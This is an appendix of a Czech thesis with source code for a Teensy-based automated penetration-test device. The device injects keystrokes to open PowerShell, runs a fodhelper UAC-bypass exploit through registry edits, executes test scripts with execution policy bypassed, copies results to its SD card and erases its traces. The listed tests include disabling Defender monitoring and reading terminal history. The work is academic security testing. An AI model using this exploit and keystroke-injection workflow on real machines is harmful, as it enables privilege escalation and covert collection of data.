void executeCommandInPowerShell(String command) {
    Keyboard.println(command + "$connection.Write('s');");
    displayPrint("Waiting");
}
```

```
/* updateRunningTest shows on display information about running tests.
* Params:
*  int testNumber: Number of currently running test.
* Return:
*  void
*/
void updateRunningTest(int testNumber) {
    display.clearDisplay();
    display.setCursor(1,0);
    display.setTextSize(2);
    display.println("Test " + String(testNumber));
    display.setCursor(1,24);
    display.setTextSize(1);
    display.println("Executing...");
    display.display();
    delay(1500);
}
```

```
/* startPowerShell using simulated keyboard starts PowerShell.
* Uses shortcut Win+R to open "Run" box.
* Params:
*  void
* Return:
*  void
*/
void startPowerShell() {
    displayPrint("Start PowerShell");
    Keyboard.press(MODIFIERKEY_GUI); // Win key
    Keyboard.press(KEY_R);
    Keyboard.release(KEY_R);
    Keyboard.release(MODIFIERKEY_GUI);
    delay(2000);
    Keyboard.println(F("powershell"));
    delay(2000);
}
```

```
/* checkInsertedSDCard waits for SD card to be inserted.
* Params:
*  void
* Return:
*  void
*/
void checkInsertedSDCard() {
    while (!SD.begin(BUILTIN_SDCARD)) {
      displayPrint("Insert SD card -->");
      delay(250);
    }
    displayPrint("SD card initialized");
}
```

```
/* displayPrint shows input text on OLED display.
 * Params:
 *  String input: text to be printed on display.
 * Return:
 *  void
 */
void displayPrint(String input) {
  // Settings
  display.clearDisplay();
  display.setTextSize(1);
  display.setTextColor(WHITE);
  // Roll up
  line1 = line2;
  line2 = line3;
  line3 = line4;
  line4 = input;
  // Print
  display.setCursor(1,0);
  display.println(line1);
  display.setCursor(1,8);
  display.println(line2);
  display.setCursor(1,16);
  display.println(line3);
  display.setCursor(1,24);
  display.println(line4);
```

```
  display.display();
}
```

```
/* printWelcomeMessage
 * Params:
 *  void
 * Return:
 *  void
 */
void printWelcomeMessage() {
  display.setTextSize(2);
  display.setTextColor(WHITE);
  display.setCursor(10,0);
  display.clearDisplay();
  display.println("APTD 1.0");
  display.setCursor(1,16);
  display.setTextSize(1);
  display.println("Automated PenetrationTest Device");
  display.display();
  delay(1500);
}
```

```
/* printFinished final message on display.
 * Params:
 *  int finishedTestsTotal
 * Return:
 *  void
 */
void printFinished(int finishedTestsTotal) {
  display.setTextSize(2);
  display.setCursor(1,0);
  display.clearDisplay();
  display.println("FINISHED");
  display.setCursor(1,16);
  display.setTextSize(1);
  display.println("Tests run: " + String(finishedTestsTotal));
  display.setCursor(1,24);
  display.println("Safe to remove");
  display.display();
  delay(1500);
}
```

PŘÍLOHA P II. FUNKCE PRO TESTOVANÝ POČÍTAČ

```
// Start serial communication and wait...
displayPrint("Start Serial COM");
Keyboard.println(
  "$serial=gwmi Win32_serialport
   | Where-Object PNPDeviceId -Match \"^USB\\\\VID_16C0&PID_047A.*\"
   | Select DeviceId;"
  "$connection=New-Object System.IO.Ports.SerialPort
   $serial.DeviceId,115200,None,8,one;"
  "$connection.Open();"
  "$connection.Write('s');"
  "echo $connection.ReadLine();"
  );
displayPrint("Waiting for response");
char ch=Serial.read();
while(ch)
{
  if(ch=='s')
  {
   break;
  }
  ch=Serial.read();
}
displayPrint("Communication OK");
Serial.println("Communication OK");
```

```
/* executeCommandInPowerShell decorates command
* to execute by serial sync signal.
* Used for setupLoop
* Params:
*  String command: Command to wrap and type over simulated keyboard.
* Return:
*  void
*/
void executeCommandInPowerShell(String command) {
    Keyboard.println(command + "$connection.Write('s');");
    displayPrint("Waiting");
}
```

```
/* zipResultsAndCopyToSDCard creates new archive with all results of
* tests.
* Params:
*  void
* Return:
*  void
*/
void zipResultsAndCopyToSDCard() {
    Keyboard.println(
    "$testResultFileName = (Get-Date -Format FileDateTime)+\".zip\";"
    "Compress-Archive -Path testresults\\*
         -DestinationPath $testResultFileName;"
    "$testResults = @($workFolderShell.self.GetFolder().Items()
         | where { $_.Name -match $testResultFileName });"
    "($sdio.GetFolder().CopyHere($testResults[0])
         | Out-null) -and ($connection.Write('c'));"
    );
}
```

```
/* cleanUp clears after while testing session.
* Signals to this device, that session is over.
* Params:
*  void
* Return:
*  void
*/
void cleanUp() {
    Keyboard.println(
        "Remove-Item \"HKCU:\\Software\\Classes\\ms-settings\"
            -Recurse -Force;"
        "cd ..;"
        "rm -Force -Recurse $workFolder;"
        "$connection.Write('e');"
    );
}
```

```
/* startTests Triggers running of tests.
* This is a control script send to tested computer.
* It starts each test and result is piped to file.
* In the end signal of finish is send.
* Params:
*  void
* Return:
*  void
* PowerShell variables needed:
* $workFolder
* $testsDir
* $connection
*/
void startTests() {
    displayPrint("Start testing");
        Keyboard.println(
        "cd $workFolder;"
        "mkdir testresults;"
        "$testFilesDir = Get-ChildItem -Path testfiles -Directory;"
        "$testsDir = Get-ChildItem -Path testfiles\\tests -Directory;"
        "foreach($testDir in $testsDir) {  $connection.Write('n');"
        "$testResultDir = Join-Path testresults $testDir.Name;"
        "mkdir $testResultDir;"
        "powershell -ExecutionPolicy Bypass
             testfiles\\tests\\$testDir\\test.ps1
             | Out-File $testResultDir\\testoutput.txt;"
        "}"
        "$connection.Write('f');"
    );
}
```

```
/*
* PowerShell variables needed to run
* $workFolder
*/
void copyRequiredFilesForTests() {
    displayPrint("Copy test files");
        executeCommandInPowerShell(
        "$shell = new-object -com Shell.Application;"
        "$mycomputer = $shell.NameSpace(17).self;"
        "$teensy = @($mycomputer.GetFolder.Items()
             | where { $_.Name -match \"APTD\" });"
        "$sdio = @($teensy.GetFolder.Items()
             | where { $_.Name -match \"sdio\" });"
```

```
        "$workFolderShell = $shell.NameSpace($workFolder);"
        "$testsZIP =  @($sdio.GetFolder.Items()
             | where { $_.Name -match \"tests.zip\" });"
        "$workFolderShell.CopyHere($testsZIP.Item(0));"
        "$toolsZIP =  @($sdio.GetFolder.Items()
             | where { $_.Name -match \"tools.zip\" });"
        "$workFolderShell.CopyHere($toolsZIP.Item(0));"
    );
}
```

```
/* extractTestFiles extracts tests and tools.
* Params:
*  void
* Return:
*  void
* PowerShell variables needed:
* $workFolder
*/
void extractTestFiles() {
    displayPrint("Extract test files");
        executeCommandInPowerShell(
        "Expand-Archive -LiteralPath $workFolder\\tests.zip
         -DestinationPath $workFolder\\testfiles;"
        "Expand-Archive -LiteralPath $workFolder\\tools.zip
         -DestinationPath $workFolder\\testfiles;"
    );
}
```

```
/* startPriviledgedPowerShellThroughExploit opens new PowerShell
with Administrator session.
* Uses exploit in fodhelper.
* Params:
*  void
* Return:
*  void
* Sets PowerShell methods:
* FodhelperBypass [String]
* FodStart
*/
void startPriviledgedPowerShellThroughExploit() {
    displayPrint("UAC Exploit: 5s wait");
    Keyboard.println(
        "New-Item \"HKCU:\\Software\\Classes\\ms-settings\\Shell\\
            Open\\command\"
            -Force;"
        "New-ItemProperty -Path \"HKCU:\\Software\\Classes\\
            ms-settings\\Shell\\Open\\command\"
            -Name \"DelegateExecute\"
            -Value \"\" -Force;"
        "Set-ItemProperty -Path \"HKCU:\\Software\\Classes\\
            ms-settings\\Shell\\Open\\command\"
            -Name \"(default)\"
            -Value \"cmd /c start powershell.exe\" -Force;"
        "Start-Process \"C:\\Windows\\System32\\fodhelper.exe\";");
}
```

```
/* createTempFolderOnTestedMachine
* Params:
*  void
* Return:
*  void
* Sets PowerShell variables:
* $tempPath
* $tempFolderName
* $workFolder
*/
void createTempFolderOnTestedMachine()
{
    displayPrint("Create temp folder");
    executeCommandInPowerShell(
        "$tempPath = [System.IO.Path]::GetTempPath();"
        "[string] $tempFolderName = [System.Guid]::NewGuid();"
        "$workFolder = Join-Path $tempPath $tempFolderName;"
        "New-Item -ItemType Directory -Path $workFolder;"
    );
}
```

```
/* waitForAccessibleMTPFolder
* Params:
*  void
* Return:
*  void
*/
void waitForAccessibleMTPFolder() {
    displayPrint("Wait for MTP folder");
    executeCommandInPowerShell(
"while ((((new-object -com Shell.Application).NameSpace(17).self)
    .GetFolder.Items()
| where { $_.Name -match \"APTD\" }) -eq $null)
    {
        echo \"Waiting for APTD to be ready as MTP device\";
        Start-Sleep -Seconds 1
    };"
  );
}
```

PŘÍLOHA P III. OBSAH PŘILOŽENÉHO CD

Médium obsahuje tuto práci a její zdrojové kódy v LaTeXu. Dále podpůrné knihovny pro Teensy, z nichž jsou některé upravené. Součástí jsou testy a nástroje pro automatizované penetrační testy. Jak zařízení pracuje je zaznamenáno na přiloženém videu ve dvou formátech. Video je možné spustit i přes webový odkaz: `https://youtu.be/2p-xLmOELk4`.

Na dalších stránkách je vyobrazena adresářová struktura dostupná na CD. Je rozdělená na adresáře `video`, `thesis` a `project`.

```
video/
  video.m4v
  video.mov

thesis/
  graphic/
    ...
  tex/
    text.tex (hlavní soubor s textem)
    UTB.tex (upravená šablona)
    prilohy.tex
    zkratky.tex
    ...
  prace.pdf
  prace.tex
```


project/
config/
usb_desc.h (konfigurace zařízení)
library/
MTP.cpp
MTP.h
Storage.cpp
Storage.h
testfiles/
tests/
DisableDefenderMonitoring/test.ps1
GetHistoryFromTerminal/test.ps1
NmapLocalHost/test.ps1
SqlmapCrawl/test.ps1
SqlmapDatabaseEnumeration/test.ps1
tools/
nmap-7.92/
nmap.exe
...
sqlmap/
sqlmap.py
...
winpython/
python-3.10.2/
python.exe
...
tests.zip
tools.zip
project.ino (hlavní zdrojový kód)